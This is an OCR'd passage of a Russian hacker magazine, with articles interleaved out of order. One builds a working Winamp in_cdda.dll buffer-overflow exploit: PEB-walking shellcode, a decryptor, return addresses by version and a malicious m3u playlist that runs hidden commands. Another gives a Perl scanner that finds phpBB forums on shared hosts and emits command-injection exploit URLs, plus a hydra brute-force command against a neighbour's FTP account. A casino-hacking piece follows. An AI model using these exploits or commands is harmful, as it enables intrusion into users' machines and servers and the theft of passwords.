Чтобы долго не мучиться, возьмем функцию, описанную в упоминаемой статье, за основу. Первое, что нам в ней придется изменить, это способ поиска адреса загрузки kernel32.dll. Автор статьи предлагает найти этот адрес с помощью seh-структур, но нам этот способ не подойдет, так как во время переполнения наш шелл-код затрет часть этих самых структур. Мы пойдем по другому пути и найдем адрес загрузки kernel32.dll с помощью анализа PEB (Process Enviroment Block). PEB - служебная структура данных, создаваемая Windows для каждого нового процесса. Единственным недостатком этого способа является то, что работать он будет только под NT-подобными системами (NT, 2k, XP, 2003).

```
mov eax, fs:[30h]
mov eax, [eax+0Ch]
mov esi, [eax+1Ch]
lodsd
mov eax, [eax+08h]
```

После выполнения этих команд в регистре eax будет содержаться адрес загрузки kernel32.dll. Еще одно изменение, которое мы будем вынуждены сделать, это замена

```
pop ecx
pop ecx
pop ecx
```

на

```
pop ecx
pop edi

pop ecx
```

Вследствие этой замены в регистре edi будет находиться адрес строки «Win», который пригодится нам позже. К сожалению, данный код занимает довольно много места и, конечно же, содержит нулевые байты, поэтому нам придется зашифровать его. Суть метода шифровки заключается в следующем: если у нас есть шелл-код и он содержит нулевые или другие ненужные нам байты, то можно избавиться от них, просто прибавив ко всем байтам нашего шелл-кода (в принципе, можно прибавлять и не ко всем байтам, но это лишние проблемы при расшифровке) определенное число. Это число будем называть смещением. Далее в самом теле жертвы (то есть в уязвимой программе) управление получает не сам шелл-код, а специальная процедура-расшифровщик, которая просто вычитает из каждого байта шелл-кода смещение и после этого передает управление на уже расшифрованный шелл-код. Благодаря этому способу мы с тобой сможем избавиться от ненужных символов в шелл-коде, например от нулевого байта и символа перевода строки.

ДЕШИФРАТОР

Итак, в начале расшифровщика мы помещаем в регистр ecx длину шелл-кода.

```
xor ecx,ecx
mov cl,длина_шелл-кода
```

Для простоты вместо длины шелл-кода в регистр ecx можно поместить число 255, как мы и будем в дальнейшем делать.

Далее нам нужно определить адрес шелл-кода в памяти, для этого мы воспользуемся старым вирусным приемом:

```
jmp short ends
begin:
pop eax
Тело дешифратора
jmp short shell
ends:
call begin
```



Информацию по технике написания эксплойтов и программировании на ассемблере можно найти на сайтах www.xakep.ru, www.securitylab.ru, www.wasm.ru.



Инфу о свежих уязвимостях ты можешь найти на сайтах: www.xakep.ru, www.securitylab.ru, www.security.nnov.ru



К сожалению, поделка дяди Билли Windows Media Player также поддерживает формат файлов m3u, поэтому есть вероятность, что на компьютере жертвы к данному типу файлов будет привязан не WinAmp, а WMP.



Как всегда, вся ответственность за неправомерное использование изложенного в статье материала лежит только на тебе, так что семь раз подумай, прежде чем когонибудь взломать.

НОВЫЕ БАГИ

Недавно в Winamp'е нашли новые уязвимости. Статьи о них ты найдешь по следующим ссылкам:

www.xakep.ru/post/25415/default.asp
www.securitylab.ru/51863.html
www.securitylab.ru/50734.html
www.security.nnov.ru/search/news.asp?binid=4210


Самая интересная из них - новое переполнение в многострадальном плагине in_cdda.dll. На этот раз уязвимы все версии плеера до 5.08 включительно. Для того чтобы переполнить буфер в WinAmp'е, достаточно создать вот такой playlist:

#EXTM3U

cda://AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLL... и так далее

Как видишь, эта уязвимость похожа на пример из статьи. Поэтому эксплойт к ней написать будет несложно. Тебе лишь понадобится найти адреса возврата для разных версий WinAmp'а, очень похожие на адреса возврата из моего примера, и скомбинировать их в одной строке. Шелл-код также можешь взять из статьи, он вполне подойдет.

Для того чтобы тебя не взломали, установи последнюю версию WinAmp'а, на момент написания статьи это 5.08.



Описываемый в статье эксплоит, все исходники и программу для генерирования злого плейлиста ты найдешь на сайте http://ired.inins.ru/xa.



На нашем диске ты, как обычно, найдешь весь софт, описываемый в статье: отладчик Ollydbg, несколько версий WinAmp'а и редактор HIEW. Также в качестве бонуса там будут masm, fasm, nasm и IDA PRO DEMO.

shell:
Тело зашифрованного шелл-кода

Идея данного метода заключается в следующем: в самом начале мы передаем управление на инструкцию call begin, соответственно, call begin передает управление на pop eax, но до этого адрес инструкции, следующей за call begin, помещается в стек. Pop eax перемещает этот адрес из стека в регистр eax, то есть в eax будет содержаться адрес первого байта зашифрованного шелл-кода. Теперь можно перейти к самому главному, то есть к расшифровке шелл-кода. Это будет, естественно, цикл. В начале цикла мы читаем один байт по адресу [eax] в регистр bl, потом вычитаем из bl наше смещение. Далее записываем получившийся в регистре bl байт по тому же самому адресу. Увеличиваем eax на единицу и передаем управление на начало цикла. Отсюда, после первого прохода по телу цикла первый байт шелл-кода будет расшифрован, а регистр eax будет содержать адрес следующего байта шелл-кода. Всего цикл будет выполняться ecx+1 раз. А так как в ecx находится длина шелл-кода, то шелл-код полностью расшифруется. Чтобы не быть голословным, приведу листинг дешифровщика:

Листинг дешифровщика

```
xor ecx,ecx
mov cl,255
jmp short end_call
begin:
pop eax
push eax
haha:
mov bl,byte ptr[eax]
add bl,-124
mov byte ptr[eax],bl
inc eax
loop haha
jmp start_exp
end_call:
call begin
start_exp:
```

Версия WinAmp'а	Адрес шелл-кода	Байты являющиеся адресом возврата (для строки C:\1234567890abcdef.cda)
5.0 full	1002353B	c d e f
5.01 full	1002353B	c d e f
5.02 full	1002354B	c d e f
5.03 full	1002354B	c d e f
5.03 snowpatrol	1002354B	c d e f
5.04 full	1002456B	9 0 a b
5.05 full	1002456B	9 0 a b
5.06 full	10024593	1 2 3 4

Таблица с адресами шелл-кода и байтами адреса возврата

СТРУКТУРА ЭКСПЛОЙТА

Теперь перейдем к основной части шелл-кода, но перед этим рассмотрим его логическую схему:

Логическое устройство шелл-кода

расшифровщик (все остальное, естественно, зашифровано)
строка «Win» (без нулевого байта)

число команд для выполнения (один байт)

сами строки с командами (оканчиваются нулевыми байтами)

....

основная часть шелл-кода

После переполнения буфера управление получает дешифровщик. Он расшифровывает оставшуюся часть шелл-кода и передает управление основной части, причем на вершине стека будет адрес строки «Win» (как раз для этого мы вставили в код дешифровщика команду pop eax) и регистр ecx примет нулевое значение (вследствие действия команды loop). Далее в основной части шелл-кода мы помещаем в регистр cl тройку (длина строки «Win») и вызываем функцию поиска API-адреса. После работы этой функции регистр edx будет содержать адрес WinExec(), а регистр edi - адрес строки «Win». Потом прибавляем все ту же тройку к регистру edx. Теперь он уже содержит адрес числа команд. Читаем это число в регистр bl, потом увеличиваем регистр edi на единицу, теперь он будет содержать адрес первой команды. И в самом конце шелл-кода у нас будет располагаться цикл, выполняющий наши команды. Алгоритм цикла очень прост. Вначале мы сохраняем все регистры в стеке и помещаем в стек регистр eax - второй параметр функции WinExec, отвечающий за способ отображения запускаемого приложения. А так как eax у нас равен нулю, то приложение запустится в режиме SW_HIDE. Дальше мы кладем в стек регистр edi - первый параметр функции WinExec, который является указателем на выполняемую строку. Потом вызываем WinExec и восстанавливаем значения регистров. Изменяем edi так, чтобы он указывал на следующую строку, уменьшаем bl на единицу, и если bl не равно нулю, то передаем управление на начало цикла. Усложнять себе жизнь мы не будем, поэтому после выполнения наших полезных действий шелл-код просто передаст управление на следующую инструкцию. В этом случае на 99,9% WinAmp вызовет ошибку и завершит свое выполнение.

КОНЕЧНАЯ РЕАЛИЗАЦИЯ

К сожалению, размер нашего шелл-кода не должен превышать 235 байт. Это связано с тем, что для каждой строки с именем файла WinAmp выделяет лишь 259 байт. Отсюда получаем ограничения на количество выполняемых команд и длину NOP'овой дорожки.
Как ты видишь из таблицы, адрес нашей строки с именем файла в WinAmp'е версий 5.0 - 5.3, 5.4 - 5.5 и 5.6 сильно различается. Но если посмотреть на таблицу повнимательнее, можно увидеть, что кроме места расположения шелл-кода также изменяются и номера байт строки, влияющих на адрес, на который передастся управление после переполнения буфера. Если мы возьмем переполняющую строку «C:\1234567890abcdefghijklmnopqr.cda», то получим:

* cdef - адрес возврата для версий 5.0-5.3
* 90ab - адрес возврата для версий 5.4-5.5
* 1234 - адрес возврата для версии 5.6

Отсюда имеем конечный вид эксплоита:

```
#EXTM3U


C:\\x93\x45\x02\x105678\x6B\x45\x02\x10\x4B\x35\x02\x10\x90...\x90_наш_шелл-код.cda
```

Здесь \x93\x45\x02\x10 - это адрес возврата для WinAmp'а версии 5.6 (это его сишный вид, то есть запись \xXX обозначает, что на этом месте должен стоять байт с кодом XX в шестнадцатеричной системе исчисления), \x6B\x45\x02\x10 - адрес возврата для WinAmp'а версий 5.4 - 5.5, \x4B\x35\x02\x10 -



ОСНОВНАЯ ЧАСТЬ ШЕЛЛ-КОДА


```
win db 'Win'
kolvo db 2
strings 'cmd',0,'cmd',0
mov cl,3
mov eax, fs:[30h]
mov eax, [eax+0Ch]
mov esi, [eax+1Ch]
lodsd
mov eax, [eax+08h]
pop esi
getapi2k_2:
mov ebx,eax
add ebx,[eax+3Ch]
add ebx,78h
mov ebx,[ebx]
add ebx,eax
mov edx,[ebx+20h]
add edx,eax
push ebx
xor ebx,ebx
getapi2k_4:
push esi
push ecx
mov edi,[edx]
add edi,eax
repe cmpsb
je getapi2k_3
pop ecx
pop esi
add edx,4
inc ebx
jmp short getapi2k_4
getapi2k_3:
pop ecx
pop edi
pop ecx
shl ebx,1
mov edx,[ecx+24h]
add edx,eax
add edx,ebx
mov edx,[edx]
and edx,0FFFFh
mov ebx,[ecx+1Ch]
add ebx,eax
shl edx,2
add ebx,edx
mov edx,[ebx]
add edx,eax
xor eax,eax
add edi,3
mov bl,[edi]
inc edi
begin:
pushad
push eax
push edi
call edx
popad
repne scasb
dec bl
jne begin
```



В 5.08 исправили баг, а сколько там еще ошибок? :)


адрес возврата для WinAmp'а версий 5.0 - 5.3, \x90...\x90 - n-ное количество NOP'ов. В принципе, их не должно быть меньше 16, а вообще чем больше, тем лучше.


ВМЕСТО P.S.

Я написал программу, которая автоматически создает нужный для атаки playlist, необходимо лишь ввести команды, которые должны выполниться на машине жертвы. Скачать эту программу можно на сайте http://ired.inins.ru/xa.


Наш эксплойт в WordPad и HIEW


Проблемы с gen_jumpex.dll при отладке в WinAmp'е версий 5.02 и выше


Буфер переполнился!


Шелл-код в памяти WinAmp'а

Толстых Олег aka NSD (www.nsd.ru)



УДАР ПО ВЕБУ

Представь, что сетевому падонку нужно задефейсить сайт, украсть какую-то базу данных или просто получить исходник некой лежащей на сервере web-программы. Действовать, скорее всего, он будет по стандартно-пресловутой схеме: сначала проверит скрипты на наличие программерских ошибок, потом попробует найти бажный демон на серваке и проникнуть в систему через него. Затем он попытается протроянить жертву. Но что делать, если все старания не увенчались успехом? Хакер-профи прибегнет к использованию принципиально новой технологии взлома Reverse IP Lookup, о которой до сегодняшнего дня нигде ничего сказано не было. С ее помощью можно легко получить шелл-доступ к целевому компу. О ней я и расскажу в этой статье.

НОВЫЙ СПОСОБ ВЗЛОМА WEB-САЙТОВ: REVERSE IP LOOKUP

ПРИСТУПИМ

Если взломщику удастся получить шелл-доступ хотя бы с минимальными правами, шансы на взлом резко увеличатся. Посуди сам: имея шелл, хаксор не только сможет путешествовать по файловой системе сервера, которая, возможно, содержит админские бэкапы, файлы с хэшами паролей, суидные программы и прочую инфу, представляющую интерес для взломщика, но и получит возможность запускать соответствующие бажному софту эксплойты, рутающие сервер с помощью локальной уязвимости. И это еще не все. Основная соль заключается в том, что на сервер можно установить консольный брутфорсер Hydra, возможности которого я описывал в соответствующей статье январского выпуска. Если натравить эту софтину на нужный локальный SSH/FTP/MySQL-аккаунт, результаты брута превзойдут все ожидания - скорость перебора паролей будет очень высокой, вследствие чего пасс подберется за относительно короткое время. Поэтому первоначальной целью хакера при взломе любого сервера является получение доступа к командному интерпретатору операционной системы компьютера-жертвы.

ЛОМАЕМ НЕВЗЛАМЫВАЕМОЕ

Итак, задача взломщика на первом этапе сводится к получению шелл-доступа к серваку, на котором крутится ломаемый сайт. Что же делать, если атакуемый ресурс содержит скрипты, в которых напрочь отсутствуют баги, а все демоны, запущенные на сервере, пропатчены? На первый взгляд, ситуация безвыходная - сайт взломать невозможно. Но «невозможно» - это всего лишь громкое слово, за которым прячутся слабаки и неудачники. Выход в этой ситуации следующий: необходимо найти и поломать другой уязвимый сайт, расположенный на том же сервере, где находится и сайт-жертва, чтобы получить шелл-доступ. Где же намутить список всех сайтов, которые расположены на хостинге? Существует два способа. Если у хостера есть каталог клиентских сайтов, то можно найти через него уязвимый ресурс. Но это слишком нудный, глупый и непрактичный метод по сравнению со вторым. Идеально было бы иметь огромную таблицу, связывающую доменные имена и IP-адреса в масштабе всей Сети. Однако в силу совершенно другой, более сложной и распределенной структуры DNS, это вряд ли возможно. По крайней мере, не обладая огромными ресурсами, создать такую таблицу непросто (здесь под таблицей я, конечно, не подразумеваю реальную таблицу в БД - конкретную реализацию мы не обсуждаем). Однако ничего и не надо создавать: проблема давным-давно уже решена. Недавно на сайте www.domainsdb.net открылся сервис, позволяющий легко и быстро получить список всех виртуальных доменов, которые хостятся на одном сервере с указанным в поиске сайтом.

DOMAINSDB.NET

DomainsDB.net - это просто чудо-находка для хакера! Зарегистрировавшись на сервисе, хакер сможет получить список сайтов, хостящихся на произвольном указанном им сервере.

Представь, что кибер-мерзавцу нужно поломать какой-нибудь простой сайт, например www.zhopa.net. И вот что он сделает для этого. Сначала сетевой падонак зайдет на www.domainsdb.net и зарегистрируется. После этого он перейдет на главную страницу сервиса, введет в поле Lookup доменное имя zhopa.net и нажмет на кнопку Enter. Появится страница, содержащая фразу «There are 748 domains on this IP, click here to get them all» (рисунок 1). Теперь ему нужно кликнуть на ссылку «Click here», и перед ним появится список доменов, которым назначен IP-адрес

64.237.57.92, то есть тот IP, на который ссылается сам zhopa.net (рисунок 2). Посуди сам: раз все домены из полученного списка ссылаются на один IP-адрес, значит, сайты, принадлежащие этим доменам, находятся на одном сервере с сайтом www.zhopa.net. Поэтому чтобы получить шелл-доступ к серверу, на котором хостится www.zhopa.net, хакеру нужно поломать хотя бы один сайт из списка, который сгенерил сервис www.domainsdb.net, а это уже очень легко.

ВЫБИРАЕМ БАГ

Несколько месяцев назад был обнаружен баг в движке известного форума phpBB - копатель-ковырятель, выявивший уязвимость, не поленился исследовать кучу php-скриптов на предмет некомпетентного использования функции system(). Уязвимыми оказались все версии до 2.0.10 включительно - любой скрипткидис запросто может поиметь шелл-доступ к серверу, если на сайте установлен дырявый phpBB. Если помнишь, об этой прорехе в январском номере писали наши сестры милосердия :). Форум пользуется бешеной популярностью - по приблизительным наблюдениям он стоит на каждом сотом сайте в Сети. Если сервис www.domainsdb.net нашел сайтов сто на целевом сервере, то вероятность того, что на хостинге найдется какая-нибудь веб-пага с бажным phpBB, чрезвычайно высока. Вернемся к первоначальной цели взломщика - к сайту www.zhopa.net. Кибер-падонок может вручную исследовать сайты из списка на наличие дырявого форума phpBB и найти таковой. Но это может отнять немало времени и сил, которых сайт www.zhopa.net вряд ли стоит.

ПИШЕМ КРЯКЕР ИНЕТА

Зачем делать монотонную, нудную работу, которую компьютер может сделать за тебя? Безусловно, в данной ситуации хакеру гораздо проще написать программку на перле, которая сама будет тусить по сайтам из сгенерированного сервисом www.domainsdb.net списка и искать форум phpBB. Только представь! Взломщик всего один раз потратит время на ее написание, а пользоваться сможет в любое время сколько угодно раз! Сейчас я попробую реализовать его задумку.

МНЕНИЕ РАЗРАБОТЧИКА СЕРВИСА

Служба DomainsDB.net содержит много всевозможной и постоянно обновляемой и пополняемой статистики, сделанной на основе информации о 50 миллионах доменов.
Сервис будет полезен веб-мастерам, интернет-маркетологам, секьюрити-аналитикам и другим IT-специалистам.



Рисунок 1. На одном сервере с zhopa.net хостится аж 748 сайтов!

Сорцы скрипта

```
use LWP::UserAgent;

$source="in.txt"; $result="result.htm";
open (FILE, $source);
while ($str=<FILE>)
{ if($str=~/\[whois\]/igs)
  { @str=split (" ", $str);
    $site=$str[1];
    $url="http://www.$site/forum";
    find_bug($url,$result);
    $url="http://www.$site/phpbb";
    find_bug($url,$result);
    $url="http://www.$site/phpBB";
    find_bug($url,$result);
    $url="http://forum.$site";
    find_bug($url,$result);
    $i++; print "$i: $site\n";
  }
}

sub find_bug
{ $url=shift;
  $result=shift;
  open (RES, ">>$result");
  $browser = LWP::UserAgent->new;
  $res=$browser->get($url);
  if($res->content =~/viewforum.php/igs)
  {  $exploit="$url/viewtopic.php?t=7&highlight=%2527.\$po-
ster=%60\$cmd%60.%2527&cmd=uname%20-a";
    print RES "<a href=\"$exploit\" target=\"_blank\">$ex-
ploit</a>\n<br>$webpage<hr>";
  }
  close (RES);
}
```

Ну вот и все, самописный крякер инета создан и готов к работе! Прежде чем его запустить, нужно сохранить текст web-страницы со списком доменов с сервиса www.domainsdb.net в файле in.txt. После того как программка закончит работу, в файле result.htm не только появится листинг найденных phpBB-форумов, но и ссылки-эксплойты, дающие хакеру доступ к web-шеллу на сайте с бажным phpBB.

```
C:\Perl\bin\perl.exe
162: dis2000.com
163: discovery-corps.com
164: dolphinchar.com
165: dominaisabella.com
166: dosug-nv.com
167: doverpacific.com
168: downloadmpgs.com
169: dream-comix.com
170: drive-software.com
171: ds101.com
172: dtbsware.com
173: dudstrictlyadult.com
174: dating--services.biz
175: dialog-lc.ru
176: dosug-nv.ru
177: ebdsm.net
178: edensexodus.net
179: ebony-pussy-fantasy.com
180: ebony-queen.com
181: ebonyhotgirls.com
182: ecaribbeanu.com
183: eden-soft.com
184: eelyrassex.com
185: electionsearch2000.com
```


Рисунок 3. Perl'овый крякер инета в работе

ЛОКАЛЬНЫЙ ВЗЛОМ

Если удача улыбнется хакеру, то желанный уязвимый форум найдется и, следовательно, компьютерный негодяй получит возможность исполнять через него команды операционной системы (рисунки 4 и 5). Но что он будет делать дальше? Ведь хакер не



Рисунок 2. Список хостящихся на сервере сайтов




На нашем диске ты найдешь увлекательное видео по взлому «Reverse IP Lookup Cracker». Не пропусти!



www.domainsDB.net - сервис, который позволил создать полноценный крякер инета :).




Рисунок 4. На одном из сайтов нашелся phpBB


сможет ни изменять, ни даже читать файлы, относящиеся к сайту www.zhopa.net, поскольку шелл получен через бажную хоумпагу постороннего юзера. Для этого ему придется поломать аккаунт пользователя, которому принадлежит сайт zhopa.net. Про методы локального взлома можно написать не одну статью, но сейчас я расскажу только об одной технологии - о локальном брутфорсе. Для ее реализации падонок сначала выудит из файла /etc/passwd логин целевого пользователя (в нашем случае логин владельца жопа.нет), потом установит на сервер многофункциональный брутфорсер Hydra и начнет с его помощью подбор пароля к FTP/SSH, MySQL-сервису, которым владеет атакуемый юзер. О том, как устанавливать гидру, я уже повествовал пару номеров назад, поэтому сейчас расскажу только о том, как можно юзать ее в данном случае.
Итак, взломщику придется приготовить файл с потенциальными паролями, которые будут использоваться для брута. Он может либо скачать уже готовую подборку паролей с NSD.ru (http://nsd.ru/soft.php?group=hacksoft&razdel=passwords), либо составить свой персональный пасс-лист. Допустим, наш взломщик сохранил пароли в файле pass.txt. Теперь ему нужно натравить гидру на аккаунты zhopa.net, запустив перебор вот так:

```
hydra -l логин_от_жопа_нет -P pass.txt -t 255 127.0.0.1 ftp
```

После этого начнется брутфорс-атака FTP-сервиса, использующая 255 потоков. Поскольку взламываемый сервис является локальным, скорость перебора будет максимально высокой и пароль будет очень скоро получен. Если, конечно, перебор не запалит администратор сервера :).

ПОДЫТОЖИМ

Что после всего вышеописанного можно сказать? Все сайты, расположенные на shared-хостингах, увы, уязвимы. Хакеру достаточно запустить наш крякер, и он в считанные минуты получит шелл-доступ к серверу. А security-умелец в момент поднимет свои права до рутовых, после чего сможет сделать с системой все что угодно.


Рисунок 5. Найденный phpBB оказался уязвимым

КАК СОЗДАТЬ ТАКУЮ БАЗУ?

В самом деле, интересно, как же работает этот сервис? Как я уже говорил в статье, идеальным было бы иметь огромную такую табличку с полями «IP-адрес» и «Домен». Оттуда запросом вроде select * from addr where ip='210.10.40.61' можно было бы получить все домены, хостящиеся на указанном сервере. Однако, увы, такое наивное решение едва ли реализуемо. Как же быть?

Разумно предположить, что сама служба DNS предоставляет решение этой задачи, однако это не так. Конечно, в DNS есть такое понятие, как файл обратного просмотра, который устанавливает однозначное соответствие между IP-адресами и именами в зоне, однако это не может решить проблему. Единственный путь здесь – это действительно создать огромную базу данных со всеми (ну почти со всеми) доменными именами и IP-адресами. На практике все выглядит не так уж и устрашающе. Давай прикинем, сколько будет весить такая вот база. По самым щедрым оценкам, в инете 70 миллионов доменов второго уровня. Пусть на каждую запись будет отводиться по 300 байт, в этом случае объем базы будет всего-навсего 20 гигабайт. Вполне земные цифры, согласись. Конечно, если уж собирать такую статистику, то необходимо хранить также информацию о динамике, обладать сведениями, как меняется картина во времени. Но все равно создать такую базу вполне реально, для этого не нужно иметь огромный вычислительный кластер, и это проще, чем могло показаться на первый взгляд. Правда, конечно, потребуется большое количество интернет-трафика :).

GambleR (gambler@cashskillgames.com)

CENSORED

РУССКАЯ РУЛЕТКА

Реклама сделала свое дело. Заявления в стиле «первое казино в мире, полностью основанное на flash-технологиях», посты на форумах со сказочными историями о жизни некоего Сергея Петровича, статьи в солидных печатных изданиях («Коммерсант-Деньги»), а потом репортажи по ТВ («Личный вклад» - НТВ) привлекли мое внимание к интернет-казино «Ва-банк». Я не пожалел 100 WMZ, чтобы изучить это заведение, проверить его на честность и попробовать взломать. Результаты моих опытов - здесь и сейчас.

ОПЫТ ИГРЫ И ВЗЛОМА НЕЧЕСТНОГО ИНТЕРНЕТ-КАЗИНО

Казино «Ва-банк» действительно сделано целиком на флеше. Никаких downloads, никаких закладок в registry. Все проходит быстро и гладко. Делаю перевод 100 WMZ, активизирую бонусы, и на моем счету оказывается $260.

Теперь, следуя правилам казино, мне надо сделать ставок примерно на $3000, чтобы получить обратно свои деньги. Или часть своих денег. А если повезет, то и прихватить чужие. Такой объем ставок меня не пугал, я нацелился на серьезную игру, чтобы понять, как все это работает, и попытаться опровергнуть свое мнение, что все интернет-казино немного жульничают.

В мой арсенал вошли книжки Д. Лесного и Л. Натансона «Блэкджек», «Рулетка», «Покер», материалы сайта WizardOfOdds.com и, конечно же, навыки профессионального программиста.


РУЛЕТКА

Наиболее точный представление о честности казино можно получить, поиграв в рулетку. Это самая простая игра в казино и удобный инструмент для сбора статистики.

В рулетке я воспользуюсь методом Бондаря Бендера. Практически в каждой книге об азартных играх описывается невероятный случай, произошедший с Шоном Коннери. Как-то раз, играя на рулетке, он три раза подряд ставил на число 17 и трижды выиграл. Я тоже буду ждать выпадения числа 17 три раза подряд, только ставки буду делать с точностью до наоборот. Я взял 20 фишек и разбросал их по столу в хаотичном порядке. Однако в этом хаосе скрыт определенный секрет. На любое число выпадет какой-то выигрыш, больший или меньший от общей ставки. На любое, кроме числа 17. Если выпадает 17, то я проигрываю все.



Вот так я разбросал фишки по столу. Если выпадет 17, проигрываю все



Автомат Five Line Double Slot таит в себе кучу неизведанного!

Играть буду долго. А точнее - 999 раз. В этом случае каждое из чисел рулетки должно выпасть примерно 27 раз (999/37=27). Никаких повышений или понижений ставки. Посмотрим, кто будет лидером в этой гонке. Делай ставки! Главный приз - выпадение числа 17 три раза подряд.
Надо заметить, что эта затея однозначно не сулила мне и никакого выигрыша. Если быть точнее, то я должен был проиграть что-то около $5,40 при цене 1 цент за фишку (за каждые 37 бросков я должен проигрывать в среднем 20 фишек, 27 умножаем на 20, получаем 540). Не самая большая цена за истину :).

В ПОИСКАХ ПРАВДЫ

Трое суток, за вычетом работы и сна, я угрохал на эту затею. Как полный идиот, я сидел и жал на две кнопки «Repeat Bet» и «Spin». Но, как оказалось, оно того стоило.
Увы, главный «приз» остался неразыгранным. Число 17 не выпало трижды кряду. Хотя шансы были. Зато проигрыш мой составил совсем не $5,40, как я предполагал изначально, а целых $14,49. Почти в три раза больше запланированного! Как такое могло произойти? Все просто, давай взглянем на тройку лидеров. Итак, почетное третье место с результатом 39 выпадений заняло число 4, которое давало выигрыш в 6 фишек. Поскольку общая ставка составляла 20 фишек, при каждом выпадении четверки я терял 14 фишек.
На втором месте с 44 выпадениями разместилось число 26, дававшее мне выигрыш в 42 фишки. Какое же число выпадало чаще всего? С результатом 74 (!) выпадения победило... число 17, при появлении которого, напомню, я терял всю ставку. Насколько это реально? Любой студент, сдавший теорвер, скажет, что тут попахивает жестким кидаловом :).
Теперь я ЗНАЮ, что казино кидает своих клиентов и по существу занимается воровством. Я имею право защищать свою собственность. Любыми способами. Совесть моя будет чиста. Войну объявлял не я.

ХАКЕРСКИЙ ОТВЕТ


Попробую исследовать софт «Ва-банка» - вдруг я найду какие-нибудь лазейки или еще более явные доказательства нечестной игры. Вообще, поиск багов в таких казино - задача непростая. Первым делом, конечно, надо попробовать поискать ошибки в предоставленном интерфейсе - пощелкать по кнопкам, подергать за рычаги в надежде обнаружить какую-то нестабильность или закономерность.
Решено было начать со слот-автоматов. Сперва с того, который попроще, - Fruit Machine. Электронный потомок старинного Liberty Bell - вишенки, колокольчики, бары. Три барабана. Играть можно на одной линии со ставками от одного до трех кредитов. Поиграл часок со ставкой в один кредит - все работает. Перебрал все кнопки во всех последовательностях - никаких аномалий. Попробую поиграть на три кредита. Опс-с, а это что за фокусы?
Я поставил три кредита, и мне выпала вишенка. Выигрыш должен быть два к одному, то есть шесть кредитов. А почему мне заплатили только два?
Это что же получается? Сколько кредитов ни поставь, а выигрыш все равно получишь как за один. Глюк? Глюк! Но, увы, не в мою пользу. Однако этот факт меня обрадовал: значит, все-таки ошибки у «Ва-банка» есть, причем явные, и это меня вдохновило взяться за слот-автомат посложнее - Five Line Double Slot.
Тоже вишенки, колокольчики, бары, но играть можно на пяти линиях, и есть возможность игры на удвоение выигрыша, для чего присутствует специальная кнопка под названием «Double». Нажимаешь на нее, и, если повезет, выигрыш увеличивается вдвое, не повезет - все сгорает. Если выигрыш удвоился, то его можно забрать, а можно рискнуть и нажать «Double» еще раз. Повезет - и выигрыш увеличивается уже в пять раз (да, именно в пять), не повезет - все сгорает. И так до того момента, пока выигрыш не увеличится в сто раз.
Поиграл часок, все работает. Перебрал все кнопки во всех последовательностях, никаких аномалий. Собрался уже переходить к следующему слот-автомату, как вдруг... вот оно! У меня на счету очутился лишний доллар! Доигрался! Судорожно начинаю вспоминать, что и как я делал. Был выигрыш - вишенка, я его удвоил один раз, а дальше... а вот что произошло дальше, я не совсем понял. Начались попытки повторить этот уникальный результат. Теперь я уже более внимательно оценивал все свои действия и их последствия. Картинка начала потихоньку проясняться.

ТАЙНА ЛИШНЕГО БАКСА

